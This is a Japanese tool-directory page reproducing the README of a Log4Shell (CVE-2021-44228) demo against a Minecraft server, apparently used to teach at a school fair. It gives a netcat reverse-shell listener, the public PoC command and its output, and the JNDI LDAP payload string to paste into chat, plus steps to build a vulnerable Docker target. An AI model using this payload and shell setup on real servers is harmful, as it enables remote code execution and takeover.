
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
log4shell-minecraft-demo — Log4Shell (CVE-2021-44228) Minecraft デモ。教育フェアで使用されます。 | Kitploit

ツール/GitHubGitHub/felixslama/log4shell-minecraft-demo
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ラボと実践
GitHubfelixslama/log4shell-minecraft-demo

log4shell-minecraft-demo

Log4Shell (CVE-2021-44228) Minecraft デモ。教育フェアで使用されます。

リポジトリを見る
1283年前未レビュー
共有

Log4Shell (CVE-2021-44228) Minecraft デモ

このデモは、教育フェアで、将来の学生候補にHTL Villachのサイバーセキュリティ学科と、日常的なアプリケーションがどのように悪用され得るかを紹介するために使用されます。

注記: このデモ全体はMinecraft 1.8.8を使用しています。

攻撃者

このシナリオの攻撃者は、kozmerによるPoCを使用しています。 https://github.com/kozmer/log4j-shell-poc すべてのクレジットは彼らに帰属します。

注記: すべてのコマンドは attacker/ 内で実行する必要があります。

要件:

pip install -r requirements.txt

使用方法:

  • netcatリスナーを起動して、リバースシェル接続を受け付けます。
nc -lvnp 9001
  • エクスプロイトを起動します。
    注記: これを機能させるには、展開したJavaアーカイブの名前が jdk1.8.0_20 であり、同じディレクトリにある必要があります。
$ python3 poc.py --userip <ip of docker-host> --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://<ip of docker-host>:1389/a}
Listening on 0.0.0.0:1389

このスクリプトは、HTTPサーバーとLDAPサーバーをセットアップし、脆弱なパラメータに貼り付けるために使用できるペイロードも作成します。この後、すべてがうまくいけば、lportでシェルを取得できるはずです。


被害者

被害者インスタンスでは、古いため脆弱なJDKバージョン (jdk1.8.0_20) を使用しています。

初期セットアップ

Minecraftサーバーを実行するには、Dockerイメージをビルドして実行する必要があります。

注記: ビルドを成功させるには、Minecraft Vanilla 1.8.8 Serverのコピーを自分で入手する必要があります (MojangのEULAのため共有できません) 入手先としては、MCVERSIONS.NET などがあります。

ファイルを入手したら、victim/ 内に server.jar として保存してください。

cd target/
docker build target/ -t minecraft-demo

脆弱なサーバーを実行する

先ほどビルドした脆弱なMinecraftサーバーをdockerで実行します。

docker run --name vulnerable-server -p 25565:25565 minecraft-demo

エクスプロイト後、コンテナがフリーズまたは停止する可能性があります。その場合は、次のコマンドでコンテナを強制終了できます。

docker kill vulnerable-server

サーバーをエクスプロイトする


脆弱性を悪用するには、poc.py によって提供される文字列をゲーム内チャットで送信するだけです。

${jndi:ldap://<ip of docker-host>:1389/a}

image

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    707
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    430
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    402
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    349
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    341

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード



